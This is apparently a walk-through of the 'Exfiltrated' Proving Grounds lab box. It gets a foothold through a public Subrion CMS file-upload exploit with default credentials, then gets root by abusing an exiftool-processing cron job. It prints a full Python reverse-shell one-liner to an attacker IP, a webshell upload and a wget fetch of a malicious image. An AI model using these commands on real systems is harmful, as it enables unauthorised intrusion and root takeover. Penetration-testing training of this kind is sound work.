Proving Grounds: Exfiltration walk-through
What a great box. It’s definitely earned it’s rank of easy, the foothold is a simple public exploit on the login page for a startup website. The priv esc is where the learning starts… not a huge fan of cron jobs but this was a great example of how to abuse them to get a root shell!

Enumeration
# starting off with my goto nmap command
sudo nmap -sCV -p- -T4 -oN nmap 192.168.205.163

Nmap scan report for 192.168.205.163
Host is up (0.076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://exfiltrated.offsec/
| http-robots.txt: 7 disallowed entries
| /backup/ /cron/? /front/ /install/ /panel/ /tmp/
|_/updates/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Thanks to the default scripts we were able to retrieve the domain name as well, always run -sCV! Let’s add that domain to /etc/hosts.
sudo nano /etc/hosts

192.168.205.163 exfiltrated.offsec
Check out the link…

lies and propaganda
Now that we have the website, typically what I want to do is run a directory fuzzing tool. However, nmap already enumerated some common directories in robots.txt, let’s browse there first.
http://exfiltrated.offsec/robots.txt

User-agent: *
Disallow: /backup/
Disallow: /cron/?
Disallow: /front/
Disallow: /install/
Disallow: /panel/
Disallow: /tmp/
Disallow: /updates/
When we navigate to each, we see that /panel/ is an admin panel for Subrion, version 4.2.1.

With a version number for a CMS, typically this means we can find a public exploit. Aquick google search solves everything.
https://www.exploit-db.com/exploits/49876
An arbitrary file upload?? For this exact version?? with RCE??

With the public exploit we found, let’s use searchsploit to snag it into our kali machine.
searchsploit -m 49876.py
┌──(kali㉿kali)-[~/offsec/proving_grounds/exfiltrated]
└─$ python3 49876.py -u http://exfiltrated.offsec/panel/
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422
[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: SdIIXFnLk8MVuYn9M5ZwHxqIixAubdjiUTqs1gFP
[+] Trying to log in...
[x] Login failed... Check credentials
Hmmmm… the admin credentials could be anything. Let’s try default credentials?
admin:admin

Ah, of course!
Foothold
┌──(kali㉿kali)-[~/offsec/proving_grounds/exfiltrated]
└─$ python3 49876.py -u http://exfiltrated.offsec/panel/ -l admin -p admin
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422
[+] Trying to connect to: http://exfiltrated.offsec/panel/
[+] Success!
[+] Got CSRF token: zpGWUBiPi88qOqDpFwN9ME6JBIt38o3sK7hDIO0E
[+] Trying to log in...
[+] Login Successful!
[+] Generating random name for Webshell...
[+] Generated webshell name: roghbfvzwnvewxq
[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://exfiltrated.offsec/panel/uploads/roghbfvzwnvewxq.phar

$ whoami
www-data
BANG! However, the shell is stuck in one directory. We can still enumerate from there. What I like to do in this scenario is pop a better reverse shell using binaries on the system. In this case, we’ll use python3 that’s available to pop a rev shell for ease.
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.231",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'

Perfect! Now let’s start with enumeration. My basic workflow always starts with manual enumeration since I feel like it cuts the fluff of using linpeas. I always enumerate: Sudo -> users -> cron jobs -> suspicious files -> processes. Thankfully, we didn’t have to go far on this box!
www-data@exfiltrated:/$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.dail
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.week
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mont
* *     * * *   root    bash /opt/image-exif.sh
Always check your crontabs. It looks like an image-exif.sh cron job is running. Let’s see what it reads.
cat /opt/image-exif.sh

#! /bin/bash
#07/06/18 A BASH script to collect EXIF metadata

echo -ne "\\n metadata directory cleaned! \\n\\n"

IMAGES='/var/www/html/subrion/uploads'

META='/opt/metadata'
FILE=`openssl rand -hex 5`
LOGFILE="$META/$FILE"

echo -ne "\\n Processing EXIF metadata now... \\n\\n"
ls $IMAGES | grep "jpg" | while read filename;
do
    exiftool "$IMAGES/$filename" >> $LOGFILE
done

echo -ne "\\n\\n Processing is finished! \\n\\n\\n"

----

www-data@exfiltrated:/$ ls -la /opt/image-exif.sh
ls -la /opt/image-exif.sh
-rwxr-xr-x 1 root root 437 Jun 10  2021 /opt/image-exif.sh
The file checks in uploads and is run as root. Doing a quick google search “exiftool privilege escalation” we find a CVE.
And, theres a proof of concept!
https://www.exploit-db.com/exploits/50911
We can make a shell from the PoC and then upload it to the uploads folder in the victim machine. When the cron job runs, it will give us a root shell, because the cron job is running as root!
python3 50911.py -s 192.168.45.246 4444
-> image.jpg
Transfer it over and LET IT RIDE!
wget 192.168.45.246:8000/image.jpg

www-data@exfiltrated:/var/www/html/subrion/uploads$ wget 192.168.45.246:8000/image.jpg
<subrion/uploads$ wget 192.168.45.246:8000/image.jpg
Now that it’s in the uploads folder, we wait for a response…

BANG!
There’s our root shell. What I learned here is that you should always check cron jobs.